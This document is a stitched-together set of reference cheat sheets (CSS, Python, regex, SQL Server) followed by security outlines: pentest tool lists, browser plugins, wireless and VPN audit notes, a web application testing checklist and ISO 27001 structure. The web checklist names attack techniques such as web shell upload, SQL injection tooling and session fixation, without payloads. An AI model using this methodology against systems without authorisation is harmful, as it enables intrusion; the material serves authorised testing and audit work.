Tables

caption-side +	border-spacing +
table-layout	empty-cells +
border-collapse +	speak-header +

Paging

size	page-break-inside +
marks	page +
page-break-before	orphans +
page-break-after	widows +

Interface

cursor +	outline-style
outline x	outline-color
outline-width	

Aural

volume +	elevation
speak +	speech-rate
pause x	voice-family
pause-before	pitch
pause-after	pitch-range
cue x	stress
cue-before	richness
cue-after	speak-punctuation
play-during	speak-numeral
azimuth +	

Miscellaneous

content	list-style-type +
quotes +	list-style-image +
counter-reset	list-style-position +
counter-increment	marker-offset
list-style + x	

python

sys Variables

argv	Command line args
builtin_module_names	Linked C modules
byteorder	Native byte order
check_interval	Signal check frequency
exec_prefix	Root directory
executable	Name of executable
exitfunc	Exit function name
modules	Loaded modules
path	Search path
platform	Current platform
stdin, stdout, stderr	File objects for I/O
version_info	Python version info
winver	Version number

sys.argv for *$ python foo.py bar -c qux --h*

sys.argv[0]	foo.py
sys.argv[1]	bar
sys.argv[2]	-c
sys.argv[3]	qux
sys.argv[4]	--h

os Variables

altsep	Alternative sep
curdir	Current dir string
defpath	Default search path
devnull	Path of null device
extsep	Extension separator
linesep	Line separator
name	Name of OS
pardir	Parent dir string
pathsep	Patch separator
sep	Path separator

Note Registered OS names: "posix", "nt", "mac", "os2", "ce", "java", "riscos"

Class Special Methods

__new__(cls)	__lt__(self, other)
__init__(self, args)	__le__(self, other)
__del__(self)	__gt__(self, other)
__repr__(self)	__ge__(self, other)
__str__(self)	__eq__(self, other)
__cmp__(self, other)	__ne__(self, other)
__index__(self)	__nonzero__(self)
__hash__(self)	
__getattr__(self, name)	
__getattribute__(self, name)	
__setattr__(self, name, attr)	
__delattr__(self, name)	
__call__(self, args, kwargs)	

String Methods

capitalize() *	lstrip()
center(width)	partition(sep)
count(sub, start, end)	replace(old, new)
decode()	rfind(sub, start ,end)
encode()	rindex(sub, start, end)
endswith(sub)	rjust(width)
expandtabs()	rpartition(sep)
find(sub, start, end)	rsplit(sep)
index(sub, start, end)	rstrip()
isalnum() *	split(sep)
isalpha() *	splitlines()
isdigit() *	startswith(sub)
islower() *	strip()
isspace() *	swapcase() *
istitle() *	title() *
isupper() *	translate(table)
join()	upper() *
ljust(width)	zfill(width)
lower() *	

Note Methods marked * are locale dependant for 8-bit strings.

List Methods

append(item)	pop(position)
count(item)	remove(item)
extend(list)	reverse()
index(item)	sort()
insert(position, item)	

File Methods

close()	readlines(size)
flush()	seek(offset)
fileno()	tell()
isatty()	truncate(size)
next()	write(string)
read(size)	writelines(list)
readline(size)	

Indexes and Slices (of *a=[0,1,2,3,4,5]*)

len(a)	6
a[0]	0
a[5]	5
a[-1]	5
a[-2]	4
a[1:]	[1,2,3,4,5]
a[:5]	[0,1,2,3,4]
a[:-2]	[0,1,2,3]
a[1:3]	[1,2]
a[1:-1]	[1,2,3,4]
b=a[:]	Shallow copy of a

Datetime Methods

today()	fromordinal(ordinal)
now(timezoneinfo)	combine(date, time)
utcnow()	strptime(date, format)
fromtimestamp(timestamp)	
utcfromtimestamp(timestamp)	

Time Methods

replace()	utcoffset()
isoformat()	dst()
__str__()	tzname()
strftime(format)	

Date Formatting (strftime and strptime)

%a	Abbreviated weekday (Sun)
%A	Weekday (Sunday)
%b	Abbreviated month name (Jan)
%B	Month name (January)
%c	Date and time
%d	Day (leading zeros) (01 to 31)
%H	24 hour (leading zeros) (00 to 23)
%I	12 hour (leading zeros) (01 to 12)
%j	Day of year (001 to 366)
%m	Month (01 to 12)
%M	Minute (00 to 59)
%p	AM or PM
%S	Second (00 to 61 [4])
%U	Week number [1] (00 to 53)
%w	Weekday [2] (0 to 6)
%W	Week number [3] (00 to 53)
%x	Date
%X	Time
%y	Year without century (00 to 99)
%Y	Year (2008)
%Z	Time zone (GMT)
%%	A literal "%" character (%)

1. Sunday as start of week. All days in a new year preceding the first Sunday are considered to be in week 0.
2. 0 is Sunday, 6 is Saturday.
3. Monday as start of week. All days in a new year preceding the first Monday are considered to be in week 0.
4. This is not a mistake. Range takes account of leap and double-leap seconds.

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Anchors

^	Start of line +
\A	Start of string +
$	End of line +
\Z	End of string +
\b	Word boundary +
\B	Not word boundary +
\<	Start of word
\>	End of word

Character Classes

\c	Control character
\s	White space
\S	Not white space
\d	Digit
\D	Not digit
\w	Word
\W	Not word
\xhh	Hexadecimal character hh
\Oxxx	Octal character xxx

POSIX Character Classes

[:upper:]	Upper case letters
[:lower:]	Lower case letters
[:alpha:]	All letters
[:alnum:]	Digits and letters
[:digit:]	Digits
[:xdigit:]	Hexadecimal digits
[:punct:]	Punctuation
[:blank:]	Space and tab
[:space:]	Blank characters
[:cntrl:]	Control characters
[:graph:]	Printed characters
[:print:]	Printed characters and spaces
[:word:]	Digits, letters and underscore

Assertions

?=	Lookahead assertion +
?!	Negative lookahead +
?<=	Lookbehind assertion +
?!= or ?<!	Negative lookbehind +
?>	Once-only Subexpression
?()	Condition [if then]
?()|	Condition [if then else]
?#	Comment

Note Items marked + should work in most regular expression implementations.

Sample Patterns

([A-Za-z0-9-]+)	Letters, numbers and hyphens
(\d{1,2}\/\d{1,2}\/\d{4})	Date (e.g. 21/3/2006)
([^\s]+(?=\.(jpg|gif|png))\.\2)	jpg, gif or png image
(^[1-9]{1}$\|^[1-4]{1}[0-9]{1}$|^50$)	Any number from 1 to 50 inclusive
(#?([A-Fa-f0-9]){3}(([A-Fa-f0-9]){3})?)	Valid hexadecimal colour code
((?=.*\d)(?=.*[a-z])(?=.*[A-Z]).{8,15})	8 to 15 character string with at least one upper case letter, one lower case letter, and one digit (useful for passwords).
(\w+@[a-zA-Z_]+?\.[a-zA-Z]{2,6})	Email addresses
(\<(/?[^\>]+)\>)	HTML Tags

Note *These patterns are intended for reference purposes and have not been extensively tested. Please use with caution and test thoroughly before use.*

Quantifiers

*	0 or more +
*?	0 or more, ungreedy +
+	1 or more +
+?	1 or more, ungreedy +
?	0 or 1 +
??	0 or 1, ungreedy +
{3}	Exactly 3 +
{3,}	3 or more +
{3,5}	3, 4 or 5 +
{3,5}?	3, 4 or 5, ungreedy +

Special Characters

\	Escape Character +
\n	New line +
\r	Carriage return +
\t	Tab +
\v	Vertical tab +
\f	Form feed +
\a	Alarm
[\b]	Backspace
\e	Escape
\N{name}	Named Character

String Replacement (Backreferences)

$n	nth non-passive group
$2	"xyz" in /^(abc(xyz))$/
$1	"xyz" in /^(?:abc)(xyz)$/
$`	Before matched string
$'	After matched string
$+	Last matched string
$&	Entire matched string
$_	Entire input string
$$	Literal "$"

Ranges

.	Any character except new line (\n) +
(a|b)	a or b +
(...)	Group +
(?:...)	Passive Group +
[abc]	Range (a or b or c) +
[^abc]	Not a or b or c +
[a-q]	Letter between a and q +
[A-Q]	Upper case letter + between A and Q +
[0-7]	Digit between 0 and 7 +
\n	nth group/subpattern +

Note *Ranges are inclusive.*

Pattern Modifiers

g	Global match
i	Case-insensitive
m	Multiple lines
s	Treat string as single line
x	Allow comments and white space in pattern
e	Evaluate replacement
U	Ungreedy pattern

Metacharacters (must be escaped)

^	[	.
$	{	*
(	\	+
)	|	?
<	>	

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String Functions

Exact Numerics

bit	decimal
tinyint	money
smallint	numeric
bigint	

Approximate Numerics

float	real

Date and Time

smalldatetime	timestamp
datetime	

Strings

char	text
varchar	

Unicode Strings

nchar	ntext
nvarchar	

Binary Strings

binary	image
varbinary	

Miscellaneous

cursor	table
sql_variant	xml

Type Conversion

```
CAST (expression AS datatype)
CONVERT (datatype, expression)
```

Ranking Functions

RANK	NTILE
DENSE_RANK	ROW_NUMBER

Grouping (Aggregate) Functions

AVG	MAX
BINARY_CHECKSUM	MIN
CHECKSUM	SUM
CHECKSUM_AVG	STDEV
COUNT	STDEVP
COUNT_BIG	VAR
GROUPING	VARP

Table Functions

ALTER	DROP
CREATE	TRUNCATE

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Date Functions

```
DATEADD (datepart, number, date)
DATEDIFF (datepart, start, end)
DATENAME (datepart, date)
DATEPART (datepart, date)
DAY (date)
GETDATE()
GETUTCDATE()
MONTH (date)
YEAR (date)
```

Dateparts

Year	yy, yyyy
Quarter	qq, q
Month	mm, m
Day of Year	dy, y
Day	dd, d
Week	wk, ww
Hour	hh
Minute	mi, n
Second	ss, s
Millisecond	ms

Mathematical Functions

ABS	LOG10
ACOS	PI
ASIN	POWER
ATAN	RADIANS
ATN2	RAND
CEILING	ROUND
COS	SIGN
COT	SIN
DEGREES	SQUARE
EXP	SQRT
FLOOR	TAN
LOG	

String Functions

ASCII	REPLICATE
CHAR	REVERSE
CHARINDEX	RIGHT
DIFFERENCE	RTRIM
LEFT	SOUNDEX
LEN	SPACE
LOWER	STR
LTRIM	STUFF
NCHAR	SUBSTRING
PATINDEX	UNICODE
REPLACE	UPPER
QUOTENAME	

Create a Stored Procedure

```
CREATE PROCEDURE name
    @variable AS datatype = value
AS
    -- Comments
    SELECT * FROM table
GO
```

Create a Trigger

```
CREATE TRIGGER name
ON
    table
FOR
    DELETE, INSERT, UPDATE
AS
    -- Comments
    SELECT * FROM table
GO
```

Create a View


```
CREATE VIEW name
AS
    -- Comments
    SELECT * FROM table
GO
```

Create an Index

```
CREATE UNIQUE INDEX name
ON
    table (columns)
```

Create a Function

```
CREATE FUNCTION name
    (@variable datatype(length))
RETURNS
    datatype(length)
AS
BEGIN
    DECLARE @return datatype(length)
    SELECT @return = CASE @variable
        WHEN 'a' THEN 'return a'
        WHEN 'b' THEN 'return b'
        ELSE 'return c'
    RETURN @return
END
```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
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
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Backtrack 5R3 http://www.backtrack-linux.org/
Kali Linux 1.0 http://www.kali.org/
BackBox Linux 3.05 http://www.backbox.org
Matriux 2.49 2012 http://www.matriux.com
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OSWA-Assistant 0.9.0.8j http://securitystartshere.org/page-training-oswa-assistant-tools.htm
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Mobile Security Testing
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Santoku Linux a0.4 https://santoku-linux.com/
Password Analysis
Ophcrack 3.6.0 http://ophcrack.sourceforge.net/
Malware Analysis & Reverse Engineering
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ARE 1.1 https://redmine.honeynet.org/projects/are
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
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Recon
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IP Address Information
Contains whois, traceroute, ip geo location, domain neighbours, tcp ping and dns lookup tools
Network & Internet Tools
Request Editing
Capture request and modify the URL, POST and other parameters
Tampermonkey
Capture request and modify the URL, POST and other parameters
Request Maker
Easily construct custom HTTP requests
Dev HTTP Client
Page and Script Analysis
Debuggers for websites. View code and modify as required
Firebug Lite
Many utilities for a web developer
Can be used to debug and identify issues
Web Developer
View and edit source of a page
Web Edit
Cookies
Swap cookies with those of a different privelege user
Swap My Cookies
View and edit cookies
Edit This Cookie
Analyse settings of cookies
Recx Security Analyzer
Header Analysis
View the HTTP headers of the packets transmitted
HTTPHeaders
Identify technologies used
Wappalyzer
Analyse settings of http headers
Recx Security Analyzer
Utilities
Take screenshots of the browsers content
Awesome Screenshot
Block all auto execution of scripts
NotScript
generate a disposable email address, mainly for registration purposes
Easy Disposable Email Address
run a tab using IE components
IE Tab Multi
Encode and decode into various formats
Advanced Encoder / Decoder
To switch very fast to a proxy server
Proxy Switchy
Access other computers or allow another user to access your computer securely over the Internet.
Chrome Remote Desktop
Misc
Complete XSS reversing/scanner tool
XSS Rays
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Cookie Manager+
View, edit and delete Cookies
Page and Script Analysis
Firebug
Debuggers for websites. View code and modify as required
FlashFirebug
Debugger for flash actionscript
Web Developer
Many utilities for a web developer
Can be used to debug and identify issues
View Dependencies
View all files that a page loads
JavaScript Deobfuscator
Shows the javascripts that were run on a page including obfuscated ones.
Header Analysis
Live HTTP Headers
View the HTTP headers of the packets transmitted
Wappalyzer
Identify technologies used
Multi Purpose
Hackbar
Multiple tools for security testing
Search Engines
OffensiveSecurity ExploitDB
Search directly in Exploit-DB
PacketStorm
Search directly in PacketStorm
SecurityFocus
Search directly in SecurityFocus
OSVDB
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Default Passwords - CIRT.net
Search CIRT.net default password database
Web Services
Poster
Interact with web services and also create the complete request
Utilities
FireShot
Take screenshots of the browsers content
Capture Fox (firefox6)
Take video of the browsers content
TabMix Plus
A firefox tab utility
tab history, reopen closed tabs, ...
NoScript
Block all auto execution of scripts
Less Spam, Please
generate a disposable email address, mainly for registration purposes
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FoxyProxy Standard
Switch to one or more proxy servers
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
CryptoFox
Encryption and decryption tool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Impersonation Attack
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Tool: Aircrack-ng
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Identify Any Rogue Access Points
Tool: InSSIDer
Tool: Ekahau HeatMapper
Tool: Vistumbler
User Education
name - non-company related
make it open [no encryption]
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Microsoft Office
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EAP with Pre-Shared Key
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EAP with Secure Tunnelling
Replaces LEAP
EAP-FAST
Tool: hostapd-wpe
EAP based on IKE
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Protected EAP within TLS Tunnel
EAP-MSCHAPv2
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Encapsulation
EAP-GTC
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USB Wireless Adapter
Improve/Enhance Signal Strength
Enhance Signal for a Particular Network
Directional
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Antenna
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Network
Check for other users on the network
Tool: nmap
Compliance
PCI Security Standards Council
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Test for Unauthorized APs
Segment Wireless Networks
Physical Access Restrictions
Change All Defaults
WIPS and Access Log Management
Strong Authentication and Encryption
Wireless Usage Policy
Guides
SANS 802.11 Pocket Guide
http://www.willhackforsushi.com/papers/80211_Pocket_Reference_Guide.pdf
Wireless Pen Test Framework
http://wirelessdefence.org/Contents/Wireless%20Pen%20Test%20Framework.html
WPA Packet Capture Explained
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CHECKLIST
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Ping or Telnet/ncat to Known Open Ports
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OpenDNS Server
Attempt Zone Transfer
Web Egress Filters
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Access Public Mail Applications - gmail, yahoo, hotmail
Access to Social Networking Sites - facebook, twitter, youtube, linkedin
Access Other Web Legitimate Site (other companies or vendors)
Access Sites with Exploits (Hacking) - offensivesecurity, packetstorm
Access Anonymous Web Browsing Sites - anonymizer.com
Access Public Proxy Servers
Access to Sites via Google Cache
Access Pornographic Sites - playboy
Access to Pornographic Images through Search Engines
Access Gambling Sites - williamhill, betfair
Neighbours
Unrestricted Internet access through neighbouring wireless networks
Design Reviews
CHECKLIST
PASSED
Policy
Wireless LAN Policy in place?
Controls on Clients Eg: AV, firewalls, HIDS
Metrics
Record of User Awareness Training
Review Previous Audit Reports
Network
Request Network Diagram and Review the Architecture
Is Network Properly Segregated?
Encryption In Use?
Authentication In Use
Wireless IDS, Firewall
Any Default Information - SSIDs, usernames, passwords, SNMP
Restrictions on Management Interfaces
Physical Access Restrictions; Tamper Protection
Connection Restrictions on Clients
Check MAC Filtering
Clone MAC of an authenticated device
Signal
Map Network Perimeter (Site Survey)
Signal Strength near the Borders
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Tools: Kismet and Kisheat.py
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RADIUS / DIAMETER
Frontend
Credential Creation
Process
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Web Application Related Checks
SSL
Tool: SSLAuditor
Test Access to Admin Page
Password Controls
Logs
Monitoring and Alerts
Archival Process
Infrastructure
Device Inventory
Firmware Updates
Configuration Management
Performance Monitoring
Tool: TamoSoft Throughput Test
Client Software Updates
Tool: WiFiDEnum
Ad-hoc Networks
SSID
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MAC of Wireless Router/AP
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Network Name
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Broadcast Disabled
Exception: Guest Wireless
Discovery
Tool: InSSIDer
Tool: Kismet

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Introduction

- Extends the private network using the public network (Internet)
- Huge cost savings as it is much cheaper than dedicated lines
- Mobile users can access the required network resources

Types

- Tunneling
  - voluntary
    - VPN client manages the connection setup process
    - client connect to ISP then to VPN server
  - compulsory
    - communications provider manages the connection setup process
    - clint connects to carrier who in turn creates the tunnel between the client and the VPN server
    - carrier authenticates client and connects them to predefined servers
    - uses VPN FEP (Front End Processor)
- Operation Mode
  - Transport
    - Only payload is protected
    - Source and destination details visible
  - Tunnel
    - Entire packet is encapsulated
- Negotiations (IPSec VPNs)
  - Main mode
    - Phase where connection parameters are negotiated
  - Aggressive mode
    - Faster way of negotiating connection parameters
    - Uses less number of messages for establishing connection

Implementation Issues

- Aggressive Mode
- Pre-shared Key (PSK)
- Split tunnel
- Two factor authentication
- Denial of Service (DoS)
- Client Configuration

Auditing Tools

- VPNTester — not yet released
- ike-scan, psk-crack — http://www.nta-monitor.com/tools-resources/security-tools/ike-scan
- ike-scan-gpu — http://funoverip.net/2012/07/psk-crack-ike-scan-gpu-add-on/
- Cain & Able — http://www.oxid.it/cain.html
- Hashcat — http://hashcat.net/hashcat/
- Ettercap — http://ettercap.github.io/ettercap/
- THC-pptp-bruter — http://www.thc.org/releases.php
- IKEProbe — http://www.ernw.de/download/ikeprobe.zip
- IKECrack — http://sourceforge.net/projects/ikecrack/
- IPSecScan — http://ntsecurity.nu/toolbox/ipsecscan/
- VPNMonitor — http://vpnmonitor.sourceforge.net/
- FakeIKEd — http://www.roe.ch/FakeIKEd

Protocols

- PPTP — Point to Point Tunnelling Protocol
- L2TP — Layer 2 Tunnelling Protocol
- IPSec — IP Security Protocol Suite
- SSL — Secure Socket Layer

SSL


Secure Socket Layer

- Clientless — Can be used with just a web browser
- Portable
- Traffic encrypted using SSL or TLS protocol
- Authentication methods supported
  - Certificates
  - Smart Cards
  - Credentials (username and password)
- Two types
  - Portal VPN
    - Resources accessible via a portal page
    - The portal consists of a single page
    - After authentication, the page presents the links to other resources
    - Advantages: flexible and clientless
    - Disadvantages: restricted to web based resources
  - Tunnel VPN
    - Any IP based traffic — Can handle active and non-web based content also
    - All traffic is tunneled using a non-standard SSL tunnel
    - Requires software or a plugin to be loaded
- Challenges
  - Before access is granted
  - Could also be rerun during a session
  - Host integrity checks — Can provide end point security controls
  - Checks compliance of the system with the security policy
  - Controls could be altered according to the result
  - Different OS, browsers, access location and hardware — Application and client interoperability
  - Should do the required translation to each application supported — Client/server application support
  - Privileges required to install plugin/software — Network extension
  - Public and unmanaged systems
  - Compromised systems feeding false results — Endpoint security
  - Sanitisation after session termination
  - Tunnel VPNs needs installation of plugin/software — Clientless operation
- Variations
  - Datagram Transport Layer Security (DTLS)
  - Microsoft Secure Socket Tunneling Protocol (SSTP)
- http://csrc.nist.gov/publications/nistpubs/800-113/SP800-113.pdf — NIST SP800-113: Guide to SSL VPN


IPSec

IP Security

- OSI Layer 3 (IP Layer)
- Suite of security protocols
- UDP 500 — Port
- http://tools.ietf.org/html/rfc4301 — RFC 4301
- Can protect all the higher layer protocols
- Protocols
  - Authentication Header (AH)
    - Provides authentication
    - Sliding window technique — Protects against replay attacks
    - Operates directly above IP
    - IP protocol number 51



    - http://tools.ietf.org/html/rfc4302 — RFC 4302
  - Encapsulating Security Payload (ESP)
    - Provides authentication
    - Provides integrity and confidentiality
    - IP protocol number 50



    - http://tools.ietf.org/html/rfc4303 — RFC 4303
  - Used to setup Security Association (SA) — Internet Key Exchange (IKE)
  - establish, negotiate, modify and delete SAs — Internet Security Association and Key Management (ISAKMP)
- Security Association (SA)
  - Collection of algorithms and parameters for encryption and authentication
  - A pair required for bi-directional traffic
- Security Parameter Index (SPI)
  - Points to SA DataBase in the packet
- Traffic
  - Used for using all the security functionality — ESP+AH
  - Not used as it is incompatible with NAT — AH+ESP
- Encryption algorithms
  - RFC 4835
- L2TP/IPSec
  - L2TP with IPSec
  - http://tools.ietf.org/html/rfc3193 — RFC 3193
  - 3 step process
    - 1. IPSec SA formation
      - Common methods
        - Through IKE
        - Shared passwords
        - Pre-shared keys
        - Public keys
        - X.509 certificates
    - 2. Establishment of ESP transport mode
      - Packets are encapsulated by IPSec
    - 3. Establishment of L2TP tunnel
      - Authentication could be enhanced by using EAP and RADIUS server
  - http://media.packetlife.net/media/library/6/IPsec.pdf — IPSec Cheat Sheet

L2TP


Layer 2 Tunnelling Protocol

- Merger of
  - Layer 2 Forwarding (L2F)
    - Developed by Cisco
    - No encryption or authentication
  - PPTP
- OSI Layer 5 (implementation)
  OSI Layer 2 (design)
- Port — UDP 1701
- Version 3 — RFC 3931 — http://tools.ietf.org/html/rfc3931
- Designed as an extension to PPP
- Operation
  - Endpoints
    - L2TP Access Concentrator (LAC)
    - L2TP Network Server (LNS)
  - LAC connects to LNS
  - Tunnel and session ids created during setup
  - Packets
    - Control Packets — provided reliability features
    - Data Packets
      - not provided reliability features
      - reliability is the responsibility of the internal protocols
  - Encapsulation
    - ATM
    - Frame Relay
    - X.25
    - Ethernet
  - Authentication
    - PAP
    - CHAP
    - EAP
  - Modes
    - Compulsory L2TP Tunneling — User connects to LAC; LAC tunnels traffic to LNS
    - Voluntary L2TP Tunneling — User installs client/LAC
  - Traffic — Isolates traffic based on session — Multiple virtual networks in the same tunnel is possible
- Advantages
  - Ability to transport Frame Relay, X.25, Ethernet and ATM over IP — Initial version restricted to PPP
  - Compulsory L2TP Tunneling
    - No client required
    - No knowledge of tunnel required
  - Multiple virtual networks across a single tunnel
- Disadvantages
  - No support for encryption and authentication — Need other protocols — L2TP/IPSec
  - Compulsory L2TP Tunneling — Support for mobility is difficult

PPTP

Point to Point Tunnelling Protocol

- Developed by Microsoft and Ascend
- Initially designed for dail-up access
- OSI Layer 2 (Data Link Layer)
- Port — TCP 1723
- Built on top of Point to Point Protocol (PPP)
- Stores data in PPP packet that are encapsulated in IP datagrams
- Tunnel Creation
  - Two step process
    - 1. clients connect to ISP using PPP
    - 2. PPTP creates a TCP control connection between the server and the client
    - Only 2nd step if the client and server are on the same LAN
- Security — supports
  - Authentication
    - Password Authentication Protocol (PAP)
    - Challenge Handshake Authentication Protocol (CHAP) — MS-CHAPv2 (default)
    - Extensible Authentication Protocol (EAP)
  - Encryption
    - RC4
      - MPPE — Microsoft Point-to-Point Encryption
  - Packet Filtering
- Advantages — Present by default in Windows — Windows servers can also server as PPTP based VPN servers
- Disadvantages
  - vulnerable to MITM
  - Supports only single factor password based authentication
  - no standard authentication and encryption — incompatible clients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Basic Server Configuration
default banner ncat
options enabled ncat
default error pages manual & browser
identify server based on response manual, ncat, browser
analyze request and response from app manual, browser, ncat
other pages and dirs on the server http-dir-enum, burp, zap, dirbuster, nikto
any directory listings present manual
verbose error responses enabled browser, burp, zap
default admin interfaces nikto, burp, zap
trace method web server ncat
application browser
SSL
SSL version 2 Support
Weak Ciphers
Renegotiation Support
Vulnerable to BEAST
expired certificate
self signed certificate
wild card certificate
SSLAudit Refer software page
server fingerprinting httprint
netcraft
ip address leaks ncat, burp, zap, hoppy, nikto
is proxy present? burp - headers
analyze robots.txt manual
autocomplete enabled manual, firebug plugin
login forms
registration forms
password recovery forms
Oracle Padding padbuster, check_patch.pl
Identify technologies used wappalyzer plugin
2 Application Study
Identify GETs burp, zap
Identify POSTs burp, zap
Identify parameters in GETs and POSTs burp, zap
Check if actual objectIDs, sessionIDs are passed in GET requests burp, zap
Replace the methods and check if the application accepts the request burp, zap
Identify all inputs search boxes manual / burp / zap
login fields manual
register fields manual
payment processing is cvv in clear text burp, zap
how are details sent? clear or encrypted burp, zap
client-side validation manual, burp, zap
identify critical components and possible ways they can be subverted manual, burp, zap
identify hidden fields and their purpose manual, burp, zap
3 Authentication & Authorization Testing
passing of credentials in a secure way burp, zap
user enumeration
gather usernames foca, exiftool, metagoofil
maltego, netglub
responding differently based on input (valid / invalid) manual
login and password recovery forms
password controls
guessable username
length
complexity
expiration
history
default passwords
recovery process
forgot password methodology
what is asked to confirm the user
is password sent in clear text to user
how is password sent - email or reset url
initial password
is it generated by the app
how is it sent to the user? email or temporary link
are users forced to change it on first login
is the app allowing use of it multiple times
based on username
blacklist present how strong is 'Password123' or 'Company1'?
need for mutlifactor authentication
old password required to change
need for mutlifactor authentication
lockout
temporary
permanent high risk of DOS
captcha present? manual
forgot password / password recovery forms
prevent automation
password remembered? manual
login after registration or activation required ? manual
concurrent logins enabled ? manual
horizontal privelege checking check if the users cannot access content of another manual, cookie manipulation, burp
vertical privelege levels check for access of certain modules that are only accessible by privileged users manual, burp
check the access of urls from history manual
4 Session Management
sessionid randomness and prediction burp
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Cookie settings
check content of cookie
check cookie type
without "httponly"
without "secure"
cookie expiry
manipulation allowed
scope
Tools burp, zap, webdeveloper toolbar plugin, recx plugin
logout function effectiveness
are sessions closed manual
are cookies stored and valid manual
browser cache header field "pragma" manual / browser
back button manual / browser
session timeout exists
is it reasonable? manual
session fixation attack manual, burp
CSRF burp
token / nonce present?
token predictable?
sessionids at home page, pre-login and post-login manual, burp, zap
logout and create/edit the cookie and try acessing the pages manual, firefox plugins
check for caching issues manual, browser plugins, burp, zap
5 XSS
check for char blacklist - < > / manual
check for output encoding manual
xss in url parameters manual
xss in input fileds
input reflected in manual
html tag like input < > not required
html page body < > required
check for input validation manual
check for input sanitisation manual
check for presence of server side validation manual
6 SQL Injection
check for char blacklist - ' " ; -- manual
parameterised queries code review
use different encoding and test manual, burp
url encoding, base64 encoding manual, burp
Blind SQLInjection
Tools
sqlninja
sqlmapgui/sqlmap Refer software page
BSQL brute forcer V2
BSQL Hacker
7 Other Injection Techniques
header injection burp - X-Forward field in header
ldap injection burp
xml injection
xpath injection WSDigger
http splitting burp
command injection burp
crlf injection burp
8 Misc
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extract comments burp
manual
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examine headers set by application recx plugin
ViewState
MAC enabled burp
encrypted burp
any sensitive information passed?
URL redirects
is application redirecting to any URL in the parameter? manual
dos testing
locking out user accounts manual
storing of too much data burp
webservices and ajax testing
SOAP
soapUI add a proxy to redirect the request via the proxy (burp / zap)
wsdl exposed to public?
poster plugin interact and create requests
WSDigger
Refer WS-Attacks.org
valid email enumeration through forms
gives different error for either case manual
json / js hijacking
burp, JSON View plugin
content caching enabled or disabled [headers] burp
spoofing / impersonation
contact forms
video/media forward/share mail
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filesystem related
identify all entry points - file upload fields manual, burp
is file upload blacklist comprehensive? manual
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
guessable upload path manual
web based shell upload if uploaded file is parsed
upload file with special characters in the name
upload a script file with a different final extension
web based shell in root dir - need access ??
public information
check for any actual email addresses and phone numbers
public site of the company
whois
public forums
metadata on documents published
configuration file reviews
sensitive information as comments manual review
storing of credentials in plain text manual review
user level / privileges manual review
encoder / decoder
burp
cryptofox plugin
pip3line
helpful browser plugins
Refer Browser Plugins mindmap
some plugins are very useful for manual confirmation/verification


ISO 27001
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Mandatory Documents
Logs of Management Review Meetings
Review Plans
Leadership
Action Reports
Scope of ISMS
Roles and Responsibilities Document
ISMS Related
Statement of Applicability
Security Metrics
Security Policy
Individual Policies
Policies
Procedure Documents
Risk Management Policy
Risk Assessment Procedure
Risk Management
Risk Assessment Document
Risk Treatment Plan
Training Records
Training Material
Security Awareness Training
Metrics
Operating Procedures
Document Control Procedure
Record Control Procedure
Other Documents
Corrective Action Procedure
Preventive Action Procedure
Scope
Identify departments
Organization Scope
Identify area (data centre/server rooms/specific area)
Physical Scope
Identify physical assets
Identify applications
Technology Scope
Identify information and the containers
Policies
Obtain management objectives
Create the policy
Security Policy
Refer individual policies
Obtain management approval
Acceptable Use Policy
Email Use Policy
Internet Use Policy
Mobile Use Policy
Referenced Policies
Wireless Security Policy
Incident Handling Policy
Change Management Policy
Define procedure to implement each policy
Procedures
Gap Analysis
Asset Register
Information Classification
Inventory List
Interviews of Employees
Department Process and Procedures
Analysis of Process and Procedures
Internal VA/PT Tests
Internal Application Assessments
Internal
External PT/Perimeter Tests
Physical Security Assessments
External
Social Engineering Attacks
Risk Management
Risk Management Policy
Procedure for Risk Calculation
Risk Assessment Procedure
Risk Assessment Document
Risk Treatment Plan
RTP
SOA
Statement of Applicability
Document listing the controls applicable along with their objective
Pre-Certification Audit
Simulation of an actual audit
Identify any NCs
Take necessary actions to close any identified NCs
Certification
Document review
1 day
Phase 1
Mandatory
Control review
Multi-day based on scope
Phase 2
Mandatory
Post-Certification Tasks
Once every year
Intermediate Audits
Once every 3 years
Recertification Audits
Review Controls In Place
Improve ISMS
Collect Metrics
Version Changes
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Mappings
Related Standards
Code of practice for information security controls
Generic guidance document
Guidelines for telecommunications companies
ISO 27011
ISO 27002
Guidelines for financial services
ISO 27015
Guidelines for energy utility companies
ISO 27019
Guidelines for healthcare companies
ISO 27799
Guidance on ISMS implementation
ISO 27003
Security metrics for measuring effectiveness
ISO 27004
Information security risk management
ISO 27005
Requirements of auditing / certification bodies
ISO 27006
Guidelines for ISMS auditing (management system)
ISO 27007
Guidelines for ISMS auditing (controls)
ISO 27008
Guidelines on inter-organisation communications
ISO 27010
Guidelines on integrating ISO 27001 and ISO 20000
ISO 27013
Guidelines for governance of information security
ISO 27014
Guidelines for business continuity (ICT)
ISO 27031
Guidelines for cybersecurity
ISO 27032
Guidelines for network security
ISO 27033
Guidelines for application security
ISO 27034
Guidelines for incident management
ISO 27035
Business Continuity Management standard
Updated version of ISO 25999 standard
ISO 22301
Software/ Documents
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
SANS Security Policy Project
History
Pre-1995
Shell Infosec Policy Manual
DTI Code of Practice for Information Security Management
1995
Release of BS 7799-1
1999
Release of BS 7799-2
2000
Release of ISO 17799
2005
Release of ISO 27001
2007
ISO 17799 renamed to ISO 27002
2013
Revised version of ISO 27001
Details
Standard
set of guidelines / best practices
Requirements
Context of Organization
Leadership
Planning
Support
Operation
Performance Evaluation
Improvement
Controls
2005 version
11 control sections
133 controls
2013 version
14 control sections
114 controls
PDCA Cycle
Plan
Establish the ISMS
Do
Implement and operate the ISMS
Check
Monitor and review the ISMS
Act
Maintain and improve the ISMS
Sections
4 Context of the Organization
determine issues
understand needs
define scope
ISMS maintenance
5 Leadership (top management)
commitment
establishing security policy
assigning information security roles and responsibilities
6 Planning
risk management
define risk assessment process
define risk treatment process
establish information security objectives
7 Support
resources
determine competence of people working
security awareness for people working
determine need for internal and external communications
documented and publish necessary information
8 Operation
plan, implement and control the required processes
perform risk assessments at planned intervals or after significant changes
implement risk treatment plan
9 Performance Evaluation
evaluate performance and effectiveness of ISMS
conduct internal audits at planned intervals
review of ISMS by management at regular intervals
10 Improvement
actions for nonconformity
continually improve ISMS
Annex A
A5 Information security policies
A5.1 Management direction for information security
A6 Organization of information security
A6.1 Internal organization
A6.2 Mobile devices and teleworking
A7 Human resource security
A7.1 Prior to employment
A7.2 During employment
A7.3 Termination and change of employment
A8 Asset management
A8.1 Responsibility of assets
A8.2 Information classification
A8.3 Media handling
A9 Access control
A9.1 Business requirements of access control
A9.2 User access management
A9.3 User responsibilities
A9.4 System and application access control
A10 Cryptography
A10.1 Cryptographic controls
